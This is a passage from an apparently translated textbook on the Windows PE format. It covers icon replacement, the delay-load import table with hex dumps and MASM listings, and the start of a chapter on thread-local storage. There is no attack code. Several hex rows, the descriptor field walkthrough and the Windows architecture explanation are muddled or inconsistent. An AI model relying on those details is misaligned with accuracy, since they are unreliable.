49 mov @stGID.idReserved, 0
50 mov @stGID.idType, 1
51 invoke RtlMoveMemory,addr @stGID.idEntries,addr @stIDE,12
52 mov @stGID.idEntries.nID,0
53 mov @nGSize,sizeof @stGID
54 invoke GlobalAlloc,GPTR,@nGSize
55 mov @pGrpIcon, eax
56 invoke RtlMoveMemory,@pGrpIcon,addr @stGID,@nGSize
57
58 ; Start updating
59 invoke BeginUpdateResource,_lpszExeFile, FALSE
60 mov @hUpdate,eax
61 nop
62 invoke UpdateResource,@hUpdate,RT_GROUP_ICON,1,\ 
63     LANG_CHINESE,@pGrpIcon,@nGSize
64 invoke UpdateResource,@hUpdate,RT_ICON,1,\ 
65     LANG_CHINESE,@pIcon,@nSize
66 mov @ret, eax
67 invoke EndUpdateResource, @hUpdate, FALSE
68 .if @ret == FALSE
69     invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
70     jmp _ret
71 .endif
72
73 mov eax, 1
74 jmp _exit
75 _ret:
76 invoke GlobalFree,@pIcon
77 invoke CloseHandle,@hFile
78 xor eax, eax
79 exit:
80 invoke CloseHandle,@hFile
81 ret
82 _doUpdate endp

```

As shown in the above code, lines 18-24 open the specified ICO file, and lines 26-31 read the ICO file's icon directory and icon entry contents, storing them in the variables @stID and @stIDE, respectively. Lines 46-56 read the icon directory and icon entry data from the ICO file to generate the icon group resource data for the PE file. It is essential to note that changes to the PE resource icon group data require adjusting the position of each icon entry's data, even if the shift is just one byte. Lines 58-71 replace the program's icon by calling the appropriate API functions.

---

## 7.6 SUMMARY

This chapter reintroduced the resources in PE files. The resource table in PE files is a classic example of a layered binary tree. By analyzing the resource data structure, we can obtain the position and size of each resource in the file, allowing us to further extract resource data. This chapter also performed an in-depth analysis of the script code for common resource types, helping readers understand the resource script file and the one-to-one correspondence between the script and the final generated resource data block bytecode.

In this chapter, we will learn about the Delay Load Import Table. The Delay Load Import Table is data related to dynamic link libraries (DLL) introduced into the PE (Portable Executable) file. Because of the role and structure of this data, it is called the Delay Load Import Table.

The Delay Load Import Table is a special kind of import table. A PE file can contain two import tables, existing independently. The Delay Load Import Table is a type of import table, similar to the usual import table. It records the necessary information related to dynamically linked libraries (DLL). Unlike the usual import table, which records the required dynamic link libraries during the loading process of the PE file, the Delay Load Import Table records these functions without registering them immediately. Instead, it delays loading these functions until they are actually called by the application, and then finds the correct addresses and functions in the dynamically linked library (DLL) to achieve the function call.

Before learning about the Delay Load Import Table, let's first look at the mechanism of delayed loading.

#### 8.1 THE CONCEPT AND ROLE OF DELAY LOADING

The Delay Load Import Table is a technique that reasonably utilizes the delay loading mechanism to improve the efficiency of loading functions. Using delayed loading avoids jumping to the function specified by the IAT (Import Address Table) during program execution, causing an error like "Unable to find component."

By learning about the import table, we understand that an application needs to call certain functions from dynamically linked libraries (DLL). The static linker completes the task of filling the IAT with function pointers. During program execution, it ensures that the correct address is filled into the virtual address (VA) of the memory space. This ensures the correct invocation of the function address.

When building the executable, the program needs to run normally. It must ensure that the dynamically linked libraries can be found in the specified paths in the PATH environment variable. The program must be able to run even if it has been moved to a different location, without errors. If the DLL specified in the import table cannot be found at runtime, an error message as shown in Figure 8-1 will appear, indicating that the system cannot locate the delayed loaded DLL.



**Figure 8-1** Error indicating the missing dynamic link library during delay load

The concept of delayed loading: When the system starts running, the delayed loaded DLL specified by the program is not loaded. Only when the program calls a function from the dynamically linked library will the system load the library into memory and execute the relevant code. For more details, see section 8.3.

The delay load import technology is very useful in many scenarios, including but not limited to the following three situations:

- Improve program loading speed
- Enhance application compatibility
- Improve application integrity

The following sections will introduce the details of these three situations.

---

#### 8.1.1 IMPROVE APPLICATION LOADING SPEED

If an application uses many DLLs, the PE loader will load all the DLLs into the virtual address space while loading the application's image. It will also call the entry functions of these DLLs and initialize them, even if the application does not immediately use any of the functions from these DLLs. This process can consume time and potentially affect the application's loading speed. With delayed loading, this step can be entirely skipped until necessary, similar to delegating a task to be done only when needed.

---

#### 8.1.2 ENHANCE APPLICATION COMPATIBILITY

The same DLL might have different versions at the same time. Generally, new versions of DLLs retain compatibility with the original functions and may add new ones. If an application calls a new function from a DLL that is not available in the runtime environment's DLL, the system will raise an error and refuse to run the application. If the application first checks the environment for the function, and finds only an older DLL, it will avoid calling the non-existent function and instead implement the required functionality by other means. This ensures that the application can still run even without the latest version of the DLL. Here's a simple example:

Suppose there are two different versions of a DLL: an old one (MyDll.dll) and a new one (MyDll.dll). The new version has added a function `getImportDescriptor()`.

Here is part of the application code:

```
invoke getEnv           ; Retrieve the current execution environment
.if eax
    ; If the new MyDll.dll is present

    ; Call the new function _getImportDescriptor
    invoke _getImportDescriptor, addr lpszHeader, addr szIDBuffer
.else
    ; If the new function is not present, show a message indicating the old system version
    invoke MessageBox, NULL, addr szInOldEnv, NULL, MB_OK
    ; Of course, you can also implement the _getImportDescriptor method with other code here
.endif
```

If you include this piece of code in a source file using the usual coding methods, compile it, and then link it, an error will definitely occur during the linking process. Even if you manage to pass the linking process, errors will occur during runtime. If we inform the linker to use the

delayed loading method for the new MyDll.dll, the linker will handle the function calls independently, thus avoiding errors. This improves the application's ability to adapt to different environments and is called portability compatibility.

---

#### 8.1.3 IMPROVE APPLICATION INTEGRITY COMPATIBILITY

Don't underestimate the significance of integrity compatibility. In reality, there are always some excellent programs that are a bit outdated. For example, consider an old MS-DOS application that has a profound impact on its users but dislikes the current installation methods of Windows applications. In a Windows environment, running a program often requires installation, with the unnecessary burden of having to control the content written to the system. This includes not just placing files in a single directory, but also spreading them across the disk, registry, system directories, and configuration management directories. This fragmentation of program management and protection creates a lot of inconvenience. To make it easier to install, some people create a "green" version, storing all the necessary elements into one file. When you need to use it, just copy one file. Configuration information, data, libraries, etc., are all in one file, making management much simpler.

For example, when preparing for a national computer proficiency exam, a module needed to link to a database containing nationwide student ID numbers. Using the C language to directly link to Microsoft SQL Server 2000, the resulting module had only two files: the executable and the dynamic link library Ntwdiblib.dll. Although it might seem counterintuitive, combining these into one file using delayed loading is very effective.

---

#### 8.2 DELAY LOAD IMPORT TABLE IN PE

In most systems based on Windows XP SP3, PE files contain delay load import table data. The structure and organization of the delay load import table data are detailed, along with the INT and IAT dual structures described in Chapter 4. Below, we will describe a practical example of the delay load import table in a PE file.

---

##### 8.2.1 DELAY LOAD IMPORT TABLE DATA DEFINITION

The delay load import table data is one of the registered data types, described as item 14 in the directory. Using the PE Dump tool to view the data directory of chapter8\HelloWorld.exe, it is as follows:

00000140	00 00 00 00 00 00 00 00 98 20 00 00 00 3C 00 00 00 .....	..<...
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	.....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	.....
00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	.....
000001A0	00 20 00 00 2C 00 00 00 3C 20 00 00 40 00 00 00 .....	... ,...,< ...@...
000001B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	.....

The highlighted portion is the delay load import data directory information. Through the above bytes, we obtain the following information:

- Delay load import data is located at RVA = 0x000000203c

- Delay load import data size = 0x00000040h

Below is all the section information of this file obtained using the PEInfo tool:

<i>Section</i>	<i>Offset before adjusting</i>	<i>Offset in Memory after adjusting</i>	<i>Length after adjusting</i>	<i>Offset in the file</i>	<i>Attributes of sections</i>
.text	0000026d	00001000	00000400	00000400	60000020
.rdata	000001AC	00002000	00000200	00000800	40000040
.data	0000002C	00003000	00000200	00000a00	c0000040

Based on the conversion relationship between RVA and FOA, we can get: The offset address of the delay load import data in the file is 0x0000083c.

---

#### 8.2.2 DELAY LOAD IMPORT DESCRIPTOR IMAGE\_DELAY\_IMPORT\_DESCRIPTOR

The location pointed to by the delay load import data is the delay load import descriptor structure IMAGE\_DELAY\_IMPORT\_DESCRIPTOR. The detailed definition of this structure is as follows:

```
IMAGE_DELAY_IMPORT_DESCRIPTOR STRUCT
    Attributes dword ? ; 0000h
    Name dword ? ; 0004h
    ModuleHandle dword ? ; 0008h
    DelayIAT dword ? ; 000Ch
    DelayINT dword ? ; 0010h
    BoundDelayIAT dword ? ; 0014h
    UnloadDelayIAT dword ? ; 0018h
   TimeStamp dword ? ; 001Ch
IMAGE_DELAY_IMPORT_DESCRIPTOR ENDS
```

Below is the explanation of each field:

##### 84. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.Attributes

+0000h, dword. Attribute. Reserved for future use. The linker sets this field to 0 when generating the file. The user can extend this structure in the future to add new fields, or to specify delayed loading or unloading of functions.

##### 85. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.Name

+0004h, dword. Points to the address of the name string of the dynamic link library (DLL) to be delay-loaded. This address is an RVA.

##### 86. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.ModuleHandle

+0008h, dword. RVA of the module handle of the DLL to be delay-loaded. This RVA is the position in the PE image where the delay load auxiliary function will place the module handle of the DLL to be delay-loaded.

## **87. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.DelayIAT**

+000Ch, dword. RVA of the delay load address table. The delay load auxiliary function uses this RVA to update the actual address of the imported symbols, so that the parts that use these symbols do not need to loop through them.

## **88. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.DelayINT**

+0010h, dword. The Delay Import Name Table (INT) contains the names of the import symbols that may need to be loaded. Their listing method is the same as the function pointers in the IAT, and their structure is the same as the standard INT. For detailed information on the structure, please refer to the import table section of Chapter 4.

## **89. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.BoundDelayIT**

+0014h, dword. Bound Delay Import Address Table (BIAT) is composed of the IMAGE\_THUNK\_DATA structure. It is optional. It is used in conjunction with the TimeStamp field for later processing and binding phases of delayed imports.

## **90. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.UnloadDelayIT**

+0018h, dword. Unload Delay Import Address Table (UIAT) is composed of the IMAGE\_THUNK\_DATA structure. It is optional. The unloading function uses it to clearly specify the unloading request. It only reads the initialized data in the section. These data are a refined copy of the original IAT. When processing the unload request, this DLL can be released, while setting IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.ModuleHandle to zero and covering UIAT with IAT, to return everything to the pre-load state.

## **91. IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.TimeStamp**

+001Ch, dword. Indicates the time when the application was bound to the DLL.

---

### **8.2.3 ANALYSIS OF DELAY LOAD IMPORT TABLE EXAMPLE**

The following example demonstrates how the delay load import technology is applied. Extract 40h bytes from the file chapter8\HelloWorld.exe starting at address 0x00000083c, as shown in the bolded part below:

```

00000800  56 21 00 00 9C 21 00 00 1A 21 00 00 36 21 00 00 V!..!...!..6!..
00000810  48 21 00 00 64 21 00 00 7A 21 00 00 8C 21 00 00 H!..d!..z!..!
00000820  00 00 00 00 00 21 00 00 00 00 00 00 00 00 00 00 .....!.....
00000830  4D 79 44 6C 6C 2E 64 6C 6C 00 00 00 00 00 00 00 MyDll.dll.....
00000840  30 20 40 00 1C 30 40 00 14 30 40 00 7C 20 40 00 0 @..0@..0@.| @.
00000850  90 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
00000860  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.
00000870  00 00 00 00 00 00 00 00 00 00 00 00 84 20 40 00 .....@.
00000880  00 00 00 00 00 00 73 61 79 48 65 6C 6C 6F 00 00 .....sayHello..
00000890  00 00 00 00 00 00 00 F8 20 00 00 00 00 00 00 00 ..... .
000008A0  00 00 00 00 0E 21 00 00 24 20 00 00 D4 20 00 00 .....!..$ ... .
000008B0  00 00 00 00 00 00 00 28 21 00 00 00 20 00 00 .....(!... .
000008C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
000008D0  00 00 00 00 ..... .

      ...
000008D0          56 21 00 00 9C 21 00 00 1A 21 00 00 V!..!...!..
000008E0  36 21 00 00 48 21 00 00 64 21 00 00 7A 21 00 00 6!..H!..d!..z!..
000008F0  8C 21 00 00 00 00 00 00 00 21 00 00 00 00 00 00 !.....!.....

```

**>> 30 20 40 00**

**IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.Name**. Points to the string "MyDll.dll" starting at file offset 0x00000830.

**>> 1C 30 40 00**

**IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.ModuleHandle**. Points to the .data section, file offset 0x00000a1c, where the module handle for MyDll.dll is stored.

**>> 14 30 40 00**

**IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.DelayIAT**. Points to the delayed load import address table (IAT) at file offset 0x00000a14. This location is in the .data section. Below is the byte code at this location:

```

00000A00  01 00 00 00 48 65 6C 6C 6F 57 6F 72 6C 64 50 45  ....HelloWorldPE
00000A10  00 00 00 00 32 10 40 00 00 00 00 00 00 00 00 00 .....2.@.....

```

The following parts are used to store the handle of MyDll.dll at runtime.

**>> 7C 20 40 00**

**IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.DelayINT**. Points to the delayed load import name table (INT) at file offset 0x0000087c, located in the .rdata section. The value extracted from this location is 0x00402084, which points to the function sayHello with the hint/name descriptor: 00 00 / 73 61 79 48 65 6C 6F 00 00.

**>> 90 20 40 00**

**IMAGE\_DELAY\_IMPORT\_DESCRIPTOR.BoundDelayIT**. Points to the bound delay import address table (IAT) at file offset 0x00000890, located in the .rdata section. The extracted value from this location is 0x00000000, indicating that this entry has not been bound to a specific delayed import.

Now, for the source code of the program analyzed above (HelloWorld.exe), refer to Code Listing 8-1. This file can be found in the book's directory at chapter8\HelloWorld.asm.

### Code Listing 8-1 Delayed Load Import Example (chapter8\HelloWorld.asm)

```
1 ;-----
2 ; Example of Delayed Load Import
3 ; Author: Wei Li
4 ; Date: 2011.2.10
5 ;-----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15 include MyDll.inc
16 includelib MyDll.lib
17
18 ; Data Segment
19 .data
20 dwFlag dd 1
21 szText db 'HelloWorldPE', 0
22
23 ; Code Segment
24 .code
25 start:
26     mov eax, dwFlag
27     .if eax==0
28         invoke sayHello
29     .endif
30     invoke MessageBox, NULL, offset szText, NULL, MB_OK
31     invoke ExitProcess, NULL
32 end start
```

Compile and link the program according to the conventional method, then execute the program with the following command sequence:

```
ml -c -coff HelloWorld.asm
link -subsystem:windows HelloWorld.obj HelloWorld
```

If there are no issues with the execution result, a dialog box should pop up. Next, update the source code to specify new link parameters and re-link it with the following command sequence:

```
ml -c -coff HelloWorld.asm
link -subsystem:windows -delayload:MyDll.dll delayimp.lib HelloWorld.obj
HelloWorld
```

Rename the first generated `HelloWorld.exe` to `hw1.exe`, and the second generated `HelloWorld.exe` to `hw2.exe`. Then, run both files separately and you will find that the execution results are exactly the same, indicating that the two PE files do not appear to differ in execution.

Next, change the name of `MyDll.dll` or delete it directly, then execute both programs again. You should now see a difference: `hw1.exe` prompts an error message as described in section 8-1, while `hw2.exe` can run normally. The reason is that `hw2` uses delay load import technology, while `hw1` does not.

If you examine more closely, you will find that during the second linking, we used a function library called `delayimp.lib`. This function library is included in the SDK of several C compilers. How does this auxiliary library achieve the effect of delayed loading technology? If you examine it in detail, you will find that although the source code looks exactly the same, the linker has modified the PE file according to the link parameters. The size of the resulting PE files is also different: the first one is 2560 bytes, while the second one is 3072 bytes. The extra part is the code that implements the delay load control.

---

### 8.3 DETAILED EXPLANATION OF DELAY LOAD IMPORT MECHANISM

The DLLs that are not loaded when the system starts running the program are dynamically loaded only when the program calls the functions in these dynamically linked libraries. The system will then load the dynamically linked library into memory and execute the related function codes. This is the delay load import mechanism introduced in this section. Below, we will analyze the delay load import mechanism by examining the linker behavior and the corresponding PE file section codes and delay load import tables.

First, let's see what modifications the linker makes to the PE file when using the delay load import mechanism. When the linker processes the following parameters (including the library part), it will do the following:

```
link -subsystem:windows -delayload:MyDll.dll delayimp.lib HelloWorld.obj
```

1. Insert a function, `_delayLoadHelper`, into the executable module of the PE file.
2. Remove the import table and related information for `MyDll.dll` from the executable module. This way, when the program initializes, the loader will not explicitly load the dynamically linked library.
3. Finally, reconstruct the PE file to include the information that was just removed, indicating to `_delayLoadHelper` which functions are imported from `MyDll.dll`.

When the program runs, the call to the delayed load function is actually a call to the `_delayLoadHelper` function. This function knows the import information related to `MyDll.dll` created by the linker and can dynamically load the DLL file through the `LoadLibrary` function, then call the `GetProcAddress` function to get the address information of the imported functions. Once the address of the delayed load function is obtained, the `_delayLoadHelper` function's job is done. The next time the function is called, it will directly jump to the function's virtual address (VA) for execution, instead of executing the `_delayLoadHelper` function again.

Below is a comparison of the section codes of `hw1.exe` and `hw2.exe`. The section code for `hw1.exe` is as follows:

```
00000400 A1 00 30 40 00 0B C0 75 05 E8 24 00 00 00 6A 00 .0@..u.$....j.  
00000410 6A 00 68 04 30 40 00 6A 00 E8 08 00 00 00 6A 00 j.h.0@.j.....j.  
00000420 E8 07 00 00 00 CC FF 25 10 20 40 00 FF 25 08 20 .... %. @. %.  
00000430 40 00 FF 25 00 20 40 00 00 00 00 00 00 00 00 00 @. %. @.....
```

The section code for `hw2.exe` with the function `_delayLoadHelper` is as follows:

```

00000400 A1 00 30 40 00 0B C0 75 05 E8 3E 00 00 00 00 6A 00 .0@..u.>....j.
00000410 6A 00 68 04 30 40 00 6A 00 E8 08 00 00 00 00 6A 00 j.h.0@.j.....j.
00000420 E8 07 00 00 00 CC FF 25 24 20 40 00 FF 25 08 20 .... %$ @. %.
00000430 40 00 51 52 68 14 30 40 00 E9 00 00 00 00 68 3C @.QRh.0@.....h<
00000440 20 40 00 E8 0A 00 00 00 5A 59 FF E0 FF 25 14 30 @.....ZY %.
00000450 40 00 55 8B EC 83 EC 24 8B 4D 0C 53 56 8B 75 08 @.U$M.SVu.
.....

```

You can see that the unmodified parts are exactly the same. The linker changed the last jump instruction of `hw1.exe` to `FF 25 00 20 40 00`, followed by a large amount of code.

Regarding the disassembly corresponding to these newly added section codes, you can analyze `hw2.exe` by debugging it yourself. Here, some helpful hints were extracted from OD (OllyDbg). You can use these hints to obtain some information about the `_delayLoadHelper` function.

```

004010F3 I. /75 50      JNZ SHORT HW2.00401145
004010F5 I> |FF75 E8      PUSH DWORD PTR SS:[EBP-18] ; /FileName
004010F8 I. |FF15 04204000 CALL DWORD PTR DS:[<&kernel32.LoadLibraryA>] ; \LoadLibraryA
004010FE I. |8BF8      MOV EDI,EAX

0040112D I. 50          PUSH EAX ; /pArguments
0040112E I. 6A 01        PUSH 1 ; |nArguments = 1
00401130 I. 6A 00        PUSH 0 ; |ExceptionFlags =
EXCEPTION_CONTINUABLE
00401132 I. 68 7E006D60 PUSH C06D007E ; |ExceptionCode = C06D007E
00401137 I. FF15 18204000 CALL DWORD PTR DS:[<&kernel32.RaiseException>] ; \RaiseException
0040113D I. 8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
00401140 I. E9 FF000000 JMP HW2.00401244

00401179 I> \57          PUSH EDI ; /hLibModule
0040117A I. FF15 10204000 CALL DWORD PTR DS:[<&kernel32.FreeLibrary>] ; \FreeLibrary
00401180 I> A1 28304000 MOV EAX,DWORD PTR DS:[403028]

004011D7 I> /FF75 F0      PUSH DWORD PTR SS:[EBP-10] ; /ProcNameOrOrdinal
004011DA I. 57          PUSH EDI ; |hModule
004011DB I. FF15 0C204000 CALL DWORD PTR DS:[<&kernel32.GetProcAddress>] ; \GetProcAddress
004011E1 I. 8BD8      MOV EBX,EAX
.....

```

From the above sequence of function calls marked by the stars, we can see that the functions use some special functions of the dynamically linked library `kernel32.dll`, such as `GetProcAddress`, `LoadLibrary`, and `FreeLibrary`. These API functions mainly enable dynamic loading/unloading of dynamic linked libraries and obtaining the addresses of specified functions. It is clear that the function `_delayLoadHelper` oversees this PE loader's tasks, dynamically loading the library into memory at the appropriate time, and executing the relevant function call instructions.

## 8.4 DELAY LOAD IMPORT PROGRAMMING

In Section 8.1, we have already understood the three roles of delay load import. Since the principles are consistent, this section uses a relatively complex example of "enhancing the integration of application programs" to demonstrate the role of delay load import for readers. This example is based on the `pe.asm` in Chapter 2, with simple modifications to the code.

### 8.4.1 MODIFYING THE RESOURCE FILE PE.RC

Add the dynamically linked library `winResult.dll` as a custom resource in the resource file, defined as follows:

```

#define IDB_WINRESULT 5000
#define DLLTYPE 6000

ICO_MAIN ICON "main.ico"
IDB_WINRESULT DLLTYPE "winResult.dll"

```

---

#### 8.4.2 MODIFYING THE SOURCE CODE PE.ASM

In the source code, add the code to dynamically load the resource function `winResult.dll`. For details, see Code Listing 8-2.

Code Listing 8-2 Dynamically Creating DLL Files (chapter8\pe.asm)

```

1 ;-----
2 ; Dynamically create winResult.dll
3 ;-----
4 _createDll proc _hInstance
5 local @dwWritten
6
7 pushad
8
9 ; Find resource
10 invoke FindResource, _hInstance, IDB_WINRESULT, DLLTYPE ; winResult.dll
11 .if eax
12     mov hRes, eax
13     invoke SizeofResource, _hInstance, eax ; Get the size of the resource
14     mov dwResSize, eax
15     invoke LoadResource, _hInstance, hRes ; Load the resource
16     .if eax
17         invoke LockResource, eax ; Lock the resource
18         .if eax
19             mov lpRes, eax ; Assign the resource's address to lpRes
20
21         ; Open file for writing
22         invoke CreateFile, addr szDllName, GENERIC_WRITE, \
23                         FILE_SHARE_READ, \
24                         0, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, 0
25         mov hFile, eax
26         invoke WriteFile, hFile, lpRes, dwResSize, \
27                         addr @dwWritten, NULL
28         invoke CloseHandle, hFile
29     .endif
30 .endif
31 .endif
32 popad
33 ret
34 _createDll endp

```

The `_createDll` function uses API functions for manipulating PE resources. To access custom resources in the resource, the following steps are required:

**Step 1:** Call the `FindResource` function to locate the resource. The function needs to pass the type and resource ID to find the specific resource (Code Line 10).

**Step 2:** Call the `SizeofResource` function to get the size of the resource. Store the obtained size in the variable `dwResSize` (Code Line 13).

**Step 3:** Call the `LoadResource` function to load the located resource into memory for access (Code Line 15).

**Step 4:** Call the `LockResource` function to lock the resource. Only locked resources can be read and written by addressing (Code Line 17).

Lines 19 to 28 write the contents of the locked resource to a file, thus completing the reconstruction of `winResult.dll`. The main program starts from the `start` label, calling the `_createD1l` function to extract the dynamically linked library `winResult.dll` from the PE resources. This means that before calling the `sayHello` function in `winResult.dll`, the related dynamically linked library file has been extracted to the current path. When `sayHello` is called, the corresponding dynamic link library file can be found in the current path. Below is the main program code that releases the dynamic link library:

```
start:
    invoke LoadLibrary, offset szD1lEdit
    mov hRichEdit, eax
    invoke GetModuleHandle, NULL
    mov hInstance, eax

    invoke _createD1l, hInstance ; Call this function before calling the
    DLL function to release the DLL file

    invoke DialogBoxParam, hInstance, \
                DLG_MAIN, NULL, offset _ProcDlgMain, NULL
    invoke FreeLibrary, hRichEdit
    invoke ExitProcess, NULL
end start
```

Following the regular steps to compile the resource file, compile the source file, and link the program, then copy the final generated `pe.exe` to another location (without the dynamically linked library). Execution will fail. Recompile using the steps of delay load import, link the program, and the final generated `pe1.exe` can run from any directory. Before running, the program will first extract the required `winResult.dll` from its own resources.

Of course, you can also use this method to attach other files related to the program you want to publish into the resources of your program, and then extract these files from the resource table during the initial stage of running. You can find another way to bind files in Chapter 18 of this book.

---

## 8.5 TWO ISSUES WITH DELAY LOAD IMPORT

---

### 8.5.1 EXCEPTION HANDLING

Under normal circumstances, when a system loads a module or executable, it must load the necessary DLLs. If a DLL cannot be loaded (such as if the DLL file does not exist), the loader will display an error message. For DLLs imported via delay loading, the system does

not check for their existence during initialization. If the function cannot be found when called, and the corresponding DLL cannot be located, the `_delayLoadHelper` function will raise a soft exception. This exception can be handled using Structured Exception Handling (SEH). For more details about SEH, refer to Chapter 10. If you do not handle the exception, the program will be terminated.

When `_delayLoadHelper` confirms that the DLL is missing, but the required function is not in the DLL, it will raise another exception. For instance, if you call a function not present in the DLL, `_delayLoadHelper` will handle it similarly to the above case by raising a soft exception.

---

#### 8.5.2 UNLOADING THE DLL

If the program no longer needs the functions loaded by `_delayLoadHelper`, you can unload the DLL. For example, after a print task is completed, you may want to unload the associated print-related DLLs. This requires the author to enable unloading with the `/DELAY:UNLOAD` option during linkage, which generates additional code in the PE file. This code clears the related information loaded into the PE image and finally calls `FreeLibrary` to unload the DLL. It operates similarly to this:

```
// Enable unloading of delay-loaded DLLs with the following command
-delay:unload
_delayLoadHelper() { ... }
// For functions imported by delay-load, handled by _delayLoadHelper,
// with an additional function, _FUnloadDelayLoadedDLL
// LoadLibrary() and FreeLibrary() are both used
_FUnloadDelayLoadedDLL() { ... }
// When unloading, the corresponding function is called to unload the DLL
FreeLibrary() is used by _FUnloadDelayLoadedDLL to unload the DLL
```

It is essential not to call `FreeLibrary` yourself to unload the DLL; otherwise, the addresses of the functions will not be available. This causes a crash when the function is called again. Additionally, calling `_FUnloadDelayLoadedDLL` clears related information from the PE file and calls `FreeLibrary` to unload the DLL.

The names of the DLLs passed should not include paths, and the case of the letters in the DLL names passed to the `-delayload` linker option must match the case used when calling the `LoadLibrary` function, otherwise, the call to `_FUnloadDelayLoadedDLL` will fail. If you never plan to unload delay-loaded DLLs, do not enable the `-delay:unload` linker option.

---

#### 8.6 SUMMARY

This chapter started with the concept of delay load import technology, explored the application background of this technology, and analyzed the delay load import table data structure in the PE file. Finally, it demonstrated the programming method for delay load import through an example. The existence of numerous data structures in the PE file allows for various techniques to be used in different scenarios, fully demonstrating the excellent scalability of PE files.

This chapter introduces the Thread Local Storage (TLS) technology, which implements the thread-local storage access of variables. Under this technology, variables defined in this way can only be accessed by the code within the same thread, preventing other threads from accessing these variables. This technology solves many issues brought by the global variables' access in multithreading, facilitating the design of thread programs and multithreading.

---

## 9.1 WINDOWS PROCESSES AND THREADS

Thread local storage involves knowledge related to Windows processes and threads. It is essential to understand the large amount of content involved in creating processes and threads in Windows. Therefore, we begin with the Windows system structure.

---

### 9.1.1 WINDOWS SYSTEM STRUCTURE

Modern operating systems are all designed based on the idea of layered design. Generally speaking, the Windows system structure includes both user mode and kernel mode.

- The kernel mode is responsible for managing the hardware operation interface, providing a safe, stable, and efficient communication channel.

Applications usually run in user mode. When they need to access privileged services provided by the kernel mode, the operating system uses special instructions to switch from user mode to kernel mode, completing the task of controlling hardware operations through code execution in kernel mode. This mechanism ensures that the Windows operating system's kernel is protected, avoiding crashes or errors, ensuring stability and extensibility.

- The Windows system is designed with a ring (protection ring) structure. The highest ring is called Ring 3, representing user mode; the lowest ring is called Ring 0, representing kernel mode. The Windows system structure is shown in Figure 9-1.

As shown in Figure 9-1, the Windows system structure includes both user mode and kernel mode. Ultimately, the hardware in kernel mode is responsible for operating hardware and exchanging data (although the dynamic memory itself is hardware of kernel mode, the abstraction layer in hardware can handle these aspects).

In practical terms, when developing applications such as a.exe and b.exe, the system calls the dynamic link library ntdll.dll, which implements the switching of part of the user mode code to kernel mode. There are many interfaces to directly interact with the kernel mode in Win32k.sys, which are used by user mode programs to call kernel mode functions.

Kernel mode functions in ntdll.dll are further encapsulated in ntdll.dll. If dynamic memory communication is needed, they communicate with the hardware drivers related to the memory (or other hardware drivers in kernel mode). User programs directly define the corresponding DLL dynamic link library for development. These dynamic link libraries are shown in c.exe and d.exe in ntdll.dll.

